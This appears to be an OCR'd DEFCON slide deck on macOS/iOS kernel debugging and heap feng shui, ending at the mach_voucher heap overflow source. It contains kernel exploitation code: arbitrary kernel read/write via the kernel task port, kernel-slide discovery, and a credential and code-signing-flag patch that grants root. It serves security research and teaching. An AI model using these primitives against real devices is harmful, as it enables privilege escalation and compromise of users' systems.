macOS/iOS Kernel Debugging and Heap Feng Shui

Min(Spark) Zheng @ Alibaba Mobile Security

DEFCON

Outline


- *Introduction*
- macOS Two Machine Debugging
- iOS Kernel Debugging
- Debugging Mach_voucher Heap Overflow
- Traditional Heap Feng Shui
- Port Feng Shui
- Conclusion

Whoami

- Min(Spark) Zheng @ Twitter，蒸米spark @ Weibo
- Security Expert @ Alibaba
- CUHK PhD, Blue-lotus and Insight-labs
- Worked in FireEye, Baidu and Tencent
- Focus on Android / iOS system security

- Co-author: Xiangyu Liu, Security Engineer @ Alibaba
- Special thanks to: yang dian, aimin pan, jingle, qwertyoruiop, windknown, liangchen, qoobee, etc.

Introduction of macOS/iOS Kernel



- XNU is the computer operating system kernel developed at Apple Inc. for use in the iOS/macOS operating system and released as free and open-source software as part of the Darwin operating system. XNU is an abbreviation of X is Not Unix.
- XNU for macOS is open source. It can be compiled and debugged.
- XNU for iOS is not open source. It can not be compiled and debugged (officially). But most of implementation is same as macOS.

Outline

- Introduction
- *macOS Two Machine Debugging*
- iOS Kernel Debugging
- Debugging Mach_voucher Heap Overflow
- Traditional Heap Feng Shui
- Port Feng Shui
- Conclusion

Two-machine Debugging of macOS

- **To do a good job, one must first sharpen one's tools.**
- **Machine: two MacBook or one MacBook with VM (The system versions can be different).**
- **Equipments for two-machine debugging:**

  Thunderbolt to FireWire * 2, Belkin FireWire 800 9/9-Pin cable * 1, Thunderbolt 3 (USB-C) to Thunderbolt 2 * 2 for new 2016 MacBook.

Two-machine Debugging of macOS

- **Two MacBook needs to install KDK (Kernel Debug Kit).**
- **After connection with FireWare cable, execute “fwkdp” on the host MacBook.**

```
~/Library/Developer/Xcode/DerivedData/syscallfuzz-ad
MacBookPro:Debug zhengmin$ fwkdp
FireWire KDP Tool (v1.6)
2017-04-07 15:28:23.864 fwkdp[9823:1099372] CFSocketSetAddress listen failure: 102
KDP Proxy and CoreDump-Receive dual mode active.
Use 'localhost' as the KDP target in gdb.
Ready.
2017-04-10 19:44:28.069 fwkdp[9823:1099372] CFSocketSetAddress bind failure: 48
```

- **Copy the kernel.development of KDK to the “System/Library/Kernels/” folder on the debug MacBook and then execute the following command:**

```
sudo nvram boot-args =  ”debug=0x147 kdp_match_name=firewire fwkdp=0x8000
kcsuffix=development pmuflags=1 -v keepsyms=1”
sudo kextcache -invalidate /
sudo reboot
```

Two-machine Debugging of macOS

- **After the debugger MacBook reboot，the host MacBook can start debug with “lldb，kdp-remote localhost” command.**

```
MacBookPro:Debug zhengmin$ lldb
(lldb) kdp-remote localhost
Version: Darwin Kernel Version 16.5.0: Fri Mar  3 16:52:34 PST 2017; root:xnu-3789.51.2~3/DEVELOPMENT_X86_64; UUID=E37DFFE4-CB99-3CAA-
Kernel UUID: E37DFFE4-CB99-3CAA-8F13-DDDE3031680E
Load Address: 0xffffff8012400000
warning: 'kernel' contains a debug script. To run this script in this debug session:

    command script import "/Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Kernels/kernel.development.dSYM/Contents/Reso

To run all discovered debug scripts in this session:

    settings set target.load-script-from-symbol-file true

Kernel slid 0x12200000 in memory.
Loaded kernel file /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Kernels/kernel.development
Loading 140 kext modules 2017-04-10 19:49:46.744 lldb[19011:2452337] Metadata.framework [Error]: couldn't get the client port
```

- **We could use “image list” command to get the kernel addresses of partial kexts:**

```
kernel.development was compiled with optimization - stepping may behave oddly; variables may not be available.
Process 1 stopped
* thread #1: tid = 0x0001, 0xffffff8012601db7 kernel.development`kdp_set_ip_and_mac_addresses [inlined] debugger_if_necessary + 20 at kdp_udp.c:672, st
    frame #0: 0xffffff8012601db7 kernel.development`kdp_set_ip_and_mac_addresses [inlined] debugger_if_necessary + 20 at kdp_udp.c:672 [opt]
(lldb) im li
[  0] E37DFFE4-CB99-3CAA-8F13-DDDE3031680E 0xffffff8012400000 /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Kernels/kernel.development
      /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Kernels/kernel.development.dSYM/Contents/Resources/DWARF/kernel.development
[  1] C6E3195E-A0D7-3B71-B5F4-9EE9E182D4FC 0xffffff7f92f32000 /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Extensions/IOPCIFamily.kext
      /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Extensions/IOPCIFamily.kext.dSYM/Contents/Resources/DWARF/IOPCIFamily
[  2] F908D7F5-4F54-3B89-8657-57F06350F4DB 0xffffff7f92e50000 /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Extensions/IOStorageFamily.
geFamily
      /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Extensions/IOStorageFamily.kext.dSYM/Contents/Resources/DWARF/IOStorageFamily
[  3] 96FD82D0-CFF5-3EDE-971A-456CB10DBEBF 0xffffff7f9333f000 /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Extensions/IOUSBHostFamily.
stFamily
[  4] BB7E26B3-36DF-3BB1-B09D-C8496FE63DFE 0xffffff7f935e6000 /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Extensions/IOHIDFamily.kext

      /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Extensions/IOHIDFamily.kext.dSYM/Contents/Resources/DWARF/IOHIDFamily
[  5] 616CA05C-34A4-393E-8A17-93C7FC67BBDF 0xffffff7f9351b000 /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Extensions/IOUSBFamily.kext
```

Two-machine Debugging of macOS

- We could use “x/nx” command to get the data in the kernel :

```
(lldb) x/10x 0xffffff8012400000
0xffffff8012400000: 0xfeedfacf 0x01000007 0x00000003 0x00000002
0xffffff8012400010: 0x00000018 0x00001300 0x00200001 0x00000000
0xffffff8012400020: 0x00000019 0x00000188
```

- 1. Comparing with kernelCache + kslide, we could use b *address to set a break point in the kernel.

```
__text:FFFFFF8000428080 _mach_voucher_extract_attr_recipe_trap proc near
__text:FFFFFF8000428080                                         ; DATA XREF: __constdat
__text:FFFFFF8000428080
__text:FFFFFF8000428080 var_58          = qword ptr -58h
__text:FFFFFF8000428080 var_50          = qword ptr -50h
__text:FFFFFF8000428080 var_48          = qword ptr -48h
__text:FFFFFF8000428080 var_40          = qword ptr -40h
__text:FFFFFF8000428080 var_34          = dword ptr -34h
__text:FFFFFF8000428080 var_30          = qword ptr -30h
__text:FFFFFF8000428080
__text:FFFFFF8000428080                 push    rbp
__text:FFFFFF8000428081                 mov     rbp, rsp
__text:FFFFFF8000428084                 push    r15
```

```
(lldb) p/x 0xFFFFFF8000428080+0xac00000
(unsigned long) $0 = 0xffffff800b028080
(lldb) x/10i 0xffffff800b028080
    0xffffff800b028080: 55                    pushq  %rbp
    0xffffff800b028081: 48 89 e5              movq   %rsp, %rbp
    0xffffff800b028084: 41 57                 pushq  %r15
    0xffffff800b028086: 41 56                 pushq  %r14
    0xffffff800b028088: 41 55                 pushq  %r13
    0xffffff800b02808a: 41 54                 pushq  %r12
    0xffffff800b02808c: 53                    pushq  %rbx
    0xffffff800b02808d: 48 83 ec 38           subq   $0x38, %rsp
    0xffffff800b028091: 48 89 fb              movq   %rdi, %rbx
    0xffffff800b028094: 4c 8d 25 d5 0f 85 00  leaq   0x850fd5(%rip), %r12      ; __stack_chk_guard
(lldb) b *0xffffff800b028080
Breakpoint 1: where = kernel.development`mach_voucher_extract_attr_recipe_trap at mach_kernelrpc.c:438, address = 0xffffff800b028080
```

Two-machine Debugging of macOS


- 2. We could pause the debugging machine immediately through:

command+alt+control+shift+esc (all at once)

- 3. We could set breakpoints in the XNU source code through (“int $3”) and print kernel information through printf().

```
printf("mzheng: krecipe=0x%llx args->recipe=0x%llx args->recipe_size=0x%llx\n",
    (uint64_t)krecipe, (uint64_t)args->recipe,(uint64_t)args->recipe_size);

__asm__("int $3");
if (copyin(args->recipe, (void *)krecipe, args->recipe_size)) {
    __asm__("int $3");
    kfree(krecipe, (vm_size_t)sz);
    kr = KERN_MEMORY_ERROR;
    goto done;
}
```

XNU Source Code



Console

Two-machine Debugging of macOS

- **Using “command script import” command, we could load python script of lldb to get more useful information.**

```
(lldb) zprint
        ZONE                TOT_SZ PAGE_COUNT ALLOC_ELTS  FREE_ELTS    FREE_SZ ALL_FREE_PGS      ELT_SZ       ALLOC(  ELTS    PGS  WASTE)      FLAGS      NAME
0xffffff800b880570   8019968       1958      30488        840     215040            1       256   4096     16      1  CX$              vm objects
0xffffff800b880690    583440        143      14577          9        360            0        40   4096    102      1  CX$              vm object hash entries
0xffffff800b8807b0     69440         17        244         36       8928            0       248   8192     33      2   X$@ F           maps
0xffffff800b8808d0   2178720        534      24092       3142     251360            0        80   4096     51      1  CX$@   O     M  VM map entries
0xffffff800b8809f0     40000         10        161        339      27120            0        80   4096     51      1    $  FRO    M  Reserved VM map entries
0xffffff800b880b10      4080          1          1         50       4000            0        80   4096     51      1  CX$              VM map copies
0xffffff800b880c30     89792         22       1854        952      30464            6        32   4096    128      1  CX$@ FRO    M  VM map holes
0xffffff800b880d50    101920         25        233         27      10584            0       392  20480     52      5  CX$@             pmap
0xffffff800b880e70   1032192        252        233         19      77824           19      4096   4096      1      1  CX$@          N  pagetable anchors
0xffffff800b880f90  50363520      12344    1049171         69       3312            0        48   4096     85      1  CX$@             pv_list
0xffffff800b8810b0  53683224      13107     958629          0          0            0        56   4096     73      1  C   HF       M  vm pages array (max: 0)
0xffffff800b8811d0   3588096        876      55819        245      15680            3        64   4096     64      1  C   HF       M  vm pages (max: 0)
0xffffff800b8812f0    671744        164      36913       5071      81136            0        16   4096    256      1  CX               kalloc.16
0xffffff800b881410   1978368        483      31448      30376     972032           84        32   4096    128      1  CX               kalloc.32
0xffffff800b881530   2199120        539      28602      17213     826224          170        48   4096     85      1  CX               kalloc.48
0xffffff800b881650   2351104        574      35269       1467      93888           12        64   4096     64      1  CX               kalloc.64
0xffffff800b881770   1277040        313       6735       9228     738240          168        80   4096     51      1  CX               kalloc.80
0xffffff800b881890   1068960        262      10933        202      19392            0        96   8192     85      2  CX               kalloc.96
0xffffff800b8819b0   1335296        326       9980        452      57856            1       128   4096     32      1  CX               kalloc.128
0xffffff800b881ad0    489600        120       2707        353      56480            0       160   8192     51      2  CX               kalloc.160
0xffffff800b881bf0    466944        114       2392         40       7680            0       192  12288     64      3  CX               kalloc.192
0xffffff800b881d10    839680        205       3247         33       8448            0       256   4096     16      1  CX               kalloc.256
0xffffff800b881e30   1124640        275       3792        113      32544            0       288  20480     71      5  CX               kalloc.288
0xffffff800b881f50   2187264        534       3941        331     169472            7       512   4096      8      1  CX               kalloc.512
0xffffff800b882070     92736         23        147         14       8064            1       576   4096      7      1  CX               kalloc.576
0xffffff800b882190   1032192        252        953         55      56320            2      1024   4096      4      1  CX               kalloc.1024
```

```
(lldb) showzfreelist 0xffffff800b8819b0
ELEM_SIZE COUNT        NCOOKIE            PCOOKIE            FACTOR
128       9980         0x3f0011690e82fbd2 0x053521793ddff05b 4 /23

NUM      ELEM               NEXT               BACKUP             ^ NCOOKIE          ^ PCOOKIE          POISON (PREV)
1        0xffffff80194f3000 0xffffff80194f3300 0xc0ffeee917cdc8d2 0xffffff80194f3300 0xc5cacf902a123889
2        0xffffff80194f3300 0xffffff80194f3f80 0xc0ffeee917cdc452 0xffffff80194f3f80 0xc5cacf902a123409
3        0xffffff80194f3f80 0xffffff80194f3a00 0xc0ffeee917cdc1d2 0xffffff80194f3a00 0xc5cacf902a123189
4        0xffffff80194f3a00 0xffffff80194f3180 0xc0ffeee917cdca52 0xffffff80194f3180 0xc5cacf902a123a09
5        0xffffff80194f3180 0xffffff80194f3880 0xc0ffeee917cdc352 0xffffff80194f3880 0xc5cacf902a123309
6        0xffffff80194f3880 0xffffff80194f3600 0xc0ffeee917cdcdd2 0xffffff80194f3600 0xc5cacf902a123d89
7        0xffffff80194f3600 0x0000000000000000 0x3f0011690e82fbd2 0x0000000000000000 0x3a353010335d0b89
```

Two-machine Debugging of macOS

- **Using “showallkexts” command, we could get the kernel addresses of all kexts:**

```
(lldb) showallkexts
UUID                                 kmod_info           address             size          id  refs TEXT exec          size      version name
AA36D92F-D92B-3102-BAE3-F86A0A298143 0xffffff7f8e07d508 0xffffff7f8e075000 0x9000       145    0 0xffffff7f8e075000 0x9000       3.0 com.apple.filesystems.autofs
4E564246-8804-3673-B440-606AD360A3BB 0xffffff7f8e073028 0xffffff7f8e070000 0x5000       144    1 0xffffff7f8e070000 0x5000       1.0 com.apple.kext.triggers
DA1CA792-7C22-3F41-B64E-4E01C8679031 0xffffff7f8e151528 0xffffff7f8e14d000 0x5000       143    0 0xffffff7f8e14d000 0x5000      1.70 com.apple.driver.AudioAUUC
D5FD05CB-B5FC-3E21-8095-CE33268156B5 0xffffff7f8eba1168 0xffffff7f8eb8a000 0x18000      142    0 0xffffff7f8eb8a000 0x18000 110.23.11 com.apple.driver.AGPM
25DBF68E-B669-3367-A517-BA27C9567D74 0xffffff7f8e459730 0xffffff7f8e456000 0x4000       141    0 0xffffff7f8e456000 0x4000    2.7.0d0 com.apple.driver.ApplePlatformEnabler
25B103A5-64AA-3452-BEFA-B43436A7C973 0xffffff7f8d2249e8 0xffffff7f8d21e000 0x7000       140    0 0xffffff7f8d21e000 0x7000      1.0.0 com.apple.driver.X86PlatformShim
761F96AD-61B6-3765-AA47-10CE9A3DE54B 0xffffff7f8ee05690 0xffffff7f8edfa000 0xc000       139    0 0xffffff7f8edfa000 0xc000      2.2.7 com.apple.iokit.IOFireWireIPPrivate
F30C2597-CAFD-386B-90E6-7A4007D8A6D5 0xffffff7f8edf5980 0xffffff7f8eded000 0xd000       138    1 0xffffff7f8eded000 0xd000      2.2.7 com.apple.iokit.IOFireWireIP
0E35A335-5605-36FB-991C-D0D38F4FA4E7 0xffffff7f8c709eb0 0xffffff7f8c6ef000 0x2b000      137    0 0xffffff7f8c6ef000 0x2b000       394 com.apple.iokit.IOSCSIArchitectureModelFamily
0FAC3430-20C7-351D-9225-8A1714C2D2D5 0xffffff7f8e8fe990 0xffffff7f8e8fd000 0x2000       136    0 0xffffff7f8e8fd000 0x2000     278.23 com.apple.driver.AppleHDAHardwareConfigDriver
9EA11FCA-ED90-3218-AE7A-6AE8D58B8F3D 0xffffff7f8eb35be8 0xffffff7f8ea83000 0xb4000      135    0 0xffffff7f8ea83000 0xb4000    278.23 com.apple.driver.AppleHDA
CFAFA572-84F4-3C73-ABAC-60C39CB1B4C3 0xffffff7f8ea2e11c 0xffffff7f8e931000 0x147000     134    1 0xffffff7f8e931000 0x147000   278.23 com.apple.driver.DspFuncLib
D0421B4D-7B97-3102-BC42-3684344DB5E6 0xffffff7f8e92e008 0xffffff7f8e91e000 0x13000      133    1 0xffffff7f8e91e000 0x13000       525 com.apple.kext.OSvKernDSPLib
D25D47B3-EB1B-3EC4-B775-A2D5154FC02B 0xffffff7f8ebd7bd4 0xffffff7f8ebcf000 0xb000       132    0 0xffffff7f8ebcf000 0xb000     3.13.74 com.apple.driver.AppleGraphicsDevicePolicy
F39509A4-191C-35DA-B7D9-08F95E5AB8BC 0xffffff7f8e205520 0xffffff7f8e201000 0x5000       131    0 0xffffff7f8e201000 0x5000       3.6.4 com.apple.driver.AppleUpstreamUserClient
757A8B72-2A1A-32BA-99EC-6D802DE6E91F 0xffffff7f8e4604a0 0xffffff7f8e45d000 0x4000       130    0 0xffffff7f8e45d000 0x4000           1 com.apple.driver.AppleOSXWatchdog
3B511DE7-A2C2-3A04-AB7A-F0469573DD45 0xffffff7f8d4c2000 0xffffff7f8d4bb000 0x8000       129    0 0xffffff7f8d4bb000 0x8000     5.0.1f7 com.apple.iokit.BroadcomBluetoothHostControllerUSBTransport
4D685D10-DBB0-37B7-B2E9-E0C878FD22A9 0xffffff7f8d4b1f50 0xffffff7f8d498000 0x23000      128    1 0xffffff7f8d498000 0x23000    5.0.1f7 com.apple.iokit.IOBluetoothHostControllerUSBTransport
11441623-57F0-3309-9194-ACCA55E80D86 0xffffff7f8d492e28 0xffffff7f8d48d000 0xb000       127    2 0xffffff7f8d48d000 0xb000     5.0.1f7 com.apple.iokit.IOBluetoothHostControllerTransport
883FA652-DF04-3583-8792-C3B2721B0C9C 0xffffff7f8e6a7f24 0xffffff7f8e638000 0x72000      126    0 0xffffff7f8e638000 0x72000     10.2.0 com.apple.driver.AppleIntelHD5000Graphics
F51595F0-F9B1-3B85-A1C3-F984DAD4107E 0xffffff7f8e4b79d8 0xffffff7f8e4b5000 0x3000       125    0 0xffffff7f8e4b5000 0x3000         3.1 com.apple.driver.AppleLPC
E828BE16-D46C-37D7-AFBA-307C43A30BA7 0xffffff7f8ebc5d88 0xffffff7f8ebb3000 0x14000      124    0 0xffffff7f8ebb3000 0x14000    3.13.74 com.apple.driver.AppleMuxControl
19D93391-DAD9-3A7B-BB38-B3673AC90588 0xffffff7f8ebac988 0xffffff7f8ebab000 0x3000       123    2 0xffffff7f8ebab000 0x3000     3.13.74 com.apple.driver.AppleGraphicsControl
F5516FB7-82C6-3E74-98E7-80EDCA074BC2 0xffffff7f8e3cf9a0 0xffffff7f8e3ce000 0x3000       122    0 0xffffff7f8e3ce000 0x3000     1.0.14d1 com.apple.driver.AppleSMBusPCI
F46D019B-17FF-3CD5-A093-0894B81C1404 0xffffff7f8cb0d750 0xffffff7f8caff000 0xf000       121    0 0xffffff7f8caff000 0xf000            1 com.apple.driver.pmtelemetry
5EE448BD-95EC-35AD-B7FC-A1237E4BB346 0xffffff7f8cce8e20 0xffffff7f8cce3000 0x6000       120    0 0xffffff7f8cce3000 0x6000        1.0.1 com.apple.iokit.IOUserEthernet
D3B2D208-487C-3166-9F7D-D6159AABC428 0xffffff7f8d15cea0 0xffffff7f8d14e000 0x17000      119    1 0xffffff7f8d14e000 0x17000      153.1 com.apple.iokit.IOSurface
6F68B8CF-6543-328E-AF57-DD250412CF02 0xffffff7f8d38e978 0xffffff7f8d385000 0xa000       118    0 0xffffff7f8d385000 0xa000     5.0.1f7 com.apple.iokit.IOBluetoothSerialManager
794ACDDD-2B46-3BF0-94E9-4FD7C109A427 0xffffff7f8d432e08 0xffffff7f8d399000 0xe0000      117    3 0xffffff7f8d399000 0xe0000    5.0.1f7 com.apple.iokit.IOBluetoothFamily
B97F871A-44FD-3EA4-BC46-8FD682118C79 0xffffff7f8df659a0 0xffffff7f8df62000 0x5000       116    0 0xffffff7f8df62000 0x5000       7.0.0 com.apple.Dont_Steal_Mac_OS_X
907BB577-46DF-3C86-9034-758B61AD054D 0xffffff7f8e3c1dd8 0xffffff7f8e3bc000 0xa000       115    0 0xffffff7f8e3bc000 0xa000         1.0 com.apple.driver.AppleSSE
39AC9B9B-7B20-322F-82F0-044B3CC08D43 0xffffff7f8e898040 0xffffff7f8e88f000 0xa000       114    0 0xffffff7f8e88f000 0xa000           1 com.apple.driver.AppleHV
25237AB0-13B7-3D9A-8C6F-074B0A9394B1 0xffffff7f8e300d10 0xffffff7f8e2ee000 0x13000      113    0 0xffffff7f8e2ee000 0x13000      3.0.8 com.apple.driver.AppleThunderboltIP
72AEF122-7C00-3F7A-AE4E-34495299E323 0xffffff7f8ecb9668 0xffffff7f8ecb5000 0x5000       112    0 0xffffff7f8ecb5000 0x5000    170.9.10 com.apple.driver.AppleBacklight
7D89A61E-ED4E-32C7-8CC2-1D5B7E76E498 0xffffff7f8ebb0b58 0xffffff7f8ebae000 0x5000       111    2 0xffffff7f8ebae000 0x5000       1.1.0 com.apple.driver.AppleBacklightExpert
52948BC8-6521-359A-981F-FE33E5F8C721 0xffffff7f8d2ebc58 0xffffff7f8d2e2000 0x10000      110    4 0xffffff7f8d2e2000 0x10000      2.4.1 com.apple.iokit.IONDRVSupport
F9C803EC-B4ED-3FDA-91FB-2AD433B2E8E4 0xffffff7f8e914f10 0xffffff7f8e901000 0x1d000      109    1 0xffffff7f8e901000 0x1d000     278.23 com.apple.driver.AppleHDAController
```

- **Other lldb python commands and implementations could be found at:**

  /Library/Developer/KDKs/XXX/System/Library/Kernels/kernel.development.dSYM/Contents/

  Resources/Python/.

Outline

- Introduction
- macOS Two Machine Debugging
- *iOS Kernel Debugging*
- Debugging Mach_voucher Heap Overflow
- Traditional Heap Feng Shui
- Port Feng Shui
- Conclusion

iOS Kernel Debugging – Kernelcache

- Before iOS 10, the kernelcaches were encrypted. Some keys could be found at:

  https://www.theiphonewiki.com/wiki/Firmware_Keys/9.x

- After iOS 10, there is no encryption for kernelcaches. We could unzip and decode the kernel using img4tool:

```
MacBookPro:ipadair_11 zhengmin$ file kernelcache.release.ipad4
kernelcache.release.ipad4: data
MacBookPro:ipadair_11 zhengmin$ ./img4tool -image kernelcache.release.ipad4 kernelcache.decrypted
krnl
[i] extra 0x7000 bytes after compressed chunk
MacBookPro:ipadair_11 zhengmin$ file kernelcache.decrypted
kernelcache.decrypted: Mach-O 64-bit executable
MacBookPro:ipadair_11 zhengmin$ xxd -l 20 kernelcache.decrypted
0000000: cffa edfe 0c00 0001 0000 0000 0200 0000  ................
```

- And extract kernel information through joker and ida:

```
MacBookPro:ipadair_11 zhengmin$ ./joker.universal -a kernelcache.decrypted |more
NOTE: Found an actual trap at #50, where kern_invalid was expected. Apple must have added a Mach trap!
NOTE: Found an actual trap at #95, where kern_invalid was expected. Apple must have added a Mach trap!
This is a 64-bit kernel from iOS 11.x (b1+), or later (4397.0.0.2.4)
ARM64 Exception Vector is at file offset @0x83000 (Addr: 0xfffffff007087000)
mach_trap_table offset in file/memory (for patching purposes): 0x60710/fffffff007064710
Kern invalid should be fffffff0070d6e64. Ignoring those
 10 _kernelrpc_mach_vm_allocate_trap         fffffff0070a6a44 -
 11 _kernelrpc_vm_allocate_trap              fffffff0070a6d08 -
 12 _kernelrpc_mach_vm_deallocate_trap       fffffff0070a6af0 -
```

iOS Kernel Debugging – Task_for_pid

- **Although iOS doesn't have KDK，we could use task_for_pid() to do arbitrary kernel memory read/write：**

```
uint32_t r32(mach_port_t tp, uint64_t addr) {
    kern_return_t err;
    vm_offset_t buf = 0;
    mach_msg_type_number_t num = 0;
    err = mach_vm_read(tp,
                       addr,
                       4,
                       &buf,
                       &num);
    if (err != KERN_SUCCESS) {
        printf("read failed!\n");
        return 0;
    }
    uint32_t val = *(uint32_t*)buf;
    mach_vm_deallocate(mach_task_self(), buf, num);
    return val;
}
```

```
void w32(mach_port_t tp, uint64_t addr, uint32_t val) {
    kern_return_t err =
    mach_vm_write(tp,
                  addr,
                  (vm_offset_t)&val,
                  4);
    if (err != KERN_SUCCESS) {
        printf("write failed\n");
    }
}
```

- **If there is no jailbreak or no task_for_pid () patch, what should we do?**

```
// while we're at it set the kernel task port as host special port 4 (an unused host special port)
// so other tools can get at it via host_get_special_port on the host_priv port
uint64_t kernel_task_port_ptr = proc_port_name_to_port_ptr(our_proc, _kernel_task_port());
wk64(realhost+0x30, kernel_task_port_ptr);
printf("set the kernel task port as host special port 4\n");
```

```
kern_return_t kr;
mach_port_name_t kernel_task=0;
kr = host_get_special_port(mach_host_self(), HOST_LOCAL_NODE, 4, &kernel_task);

printf("kr=%d kernel_task=0x%x\n",kr,kernel_task);

printf("%x\n",r32(kernel_task,0xfffffff008204000));
```

iOS Kernel Debugging – Kernel Slide

- **After getting kernel task, we could figure out the kernel text base and slide, in arm32 it's easy:**

```
for (uint32_t slider_byte = 256; slider_byte >= 1; slider_byte--) {
    int32_t kernel_slider = 0x01000000 + 0x00200000 * slider_byte;
    vm_address_t currentAddress = 0x80001000 + kernel_slider;
    if (YES == [EKKernelMachO isKernelMachOHeader:currentAddress]) {
        self.vmaddr_kernel_slider = kernel_slider;
        self.vmaddr_kernel_header = currentAddress;
        break;
    }
}
```

- **In arm64, it's non-trivial. First, we need to create an OSObjects in the kernel. Then, we found its vtable pointer which points to the kernel's base region. Last but not least, we search backwards from the vtable address until we find the kernel header (code refers to Siguza's ios-kern-utils):**

```
    for(vm_address_t addr = (args.vtab & ~0xfffff) + 2 * IMAGE_OFFSET    // 0x4000 for 64-bit on >=9.0
        ; addr > regstart; addr -= 0x100000)
    {
        mach_hdr_t hdr;
        DEBUG("Looking for mach header at " ADDR "...", addr);
        if(kernel_read(addr, sizeof(hdr), &hdr) != sizeof(hdr))
        {
            return 0;
        }
        if(hdr.magic == MACH_HEADER_MAGIC && hdr.filetype == MH_EXECUTE)
        {
            DEBUG("Found Mach-O of type MH_EXECUTE at " ADDR ", returning success.", addr);
            return addr;
        }
```

iOS Kernel Debugging – Root and Port Address

- **After getting the kslide, we can read and write kernel data to get root privilege (refers to luca's yalu):**

```
uint64_t credpatch = 0;
uint64_t proc = bsd_task;
while (proc) {
    uint32_t pid = ReadAnywhere32(proc+0x10);
    uint32_t csflags = ReadAnywhere32(proc+0x2a8);
    csflags |= CS_PLATFORM_BINARY|CS_INSTALLER|CS_GET_TASK_ALLOW;
    csflags &= ~(CS_RESTRICT|CS_KILL|CS_HARD);
    WriteAnywhere32(proc+0x2a8, csflags);
    if (pid == 0) {
        credpatch = ReadAnywhere64(proc+0x100);
        break;
    }
    proc = ReadAnywhere64(proc);
}
WriteAnywhere64(bsd_task+0x100, credpatch);
```

- **Using offset + kernel slide, we could find the kernel objects addresses of related ports in the memory (port -> kernel address) (refers to ianbeer's mach_portal):**

```
uint64_t get_port(mach_port_name_t port_name){
    return proc_port_name_to_port_ptr(our_proc, port_name);
}

uint64_t proc_port_name_to_port_ptr(uint64_t proc, mach_port_name_t port_name) {
    uint64_t ports = get_proc_ipc_table(proc);
    uint32_t port_index = port_name >> 8;
    uint64_t port = rk64(ports + (0x18*port_index));
    return port;
}

uint64_t get_proc_ipc_table(uint64_t proc) {
    uint64_t task_t = rk64(proc + struct_proc_task_offset);
    uint64_t itk_space = rk64(task_t + struct_task_itk_space_offset);
    uint64_t is_table = rk64(itk_space + struct_ipc_space_is_table_offset);
    return is_table;
}
```

Outline

- Introduction
- macOS Two Machine Debugging
- iOS Kernel Debugging
- *Debugging Mach_voucher Heap Overflow*
- Traditional Heap Feng Shui
- Port Feng Shui
- Conclusion

Mach_voucher Heap Overflow

```
kern_return_t
mach_voucher_extract_attr_recipe_trap(struct mach_voucher_extract_attr_recipe_args *args)
{
    ipc_voucher_t voucher = IV_NULL;
    kern_return_t kr = KERN_SUCCESS;
    mach_msg_type_number_t sz = 0;

    if (copyin(args->recipe_size, (void *)&sz, sizeof(sz)))
        return KERN_MEMORY_ERROR;
```

```
uint8_t *krecipe = kalloc((vm_size_t)sz);
if (!krecipe) {
    kr = KERN_RESOURCE_SHORTAGE;
    goto done;
}

if (copyin(args->recipe, (void *)krecipe, args->recipe_size)) {
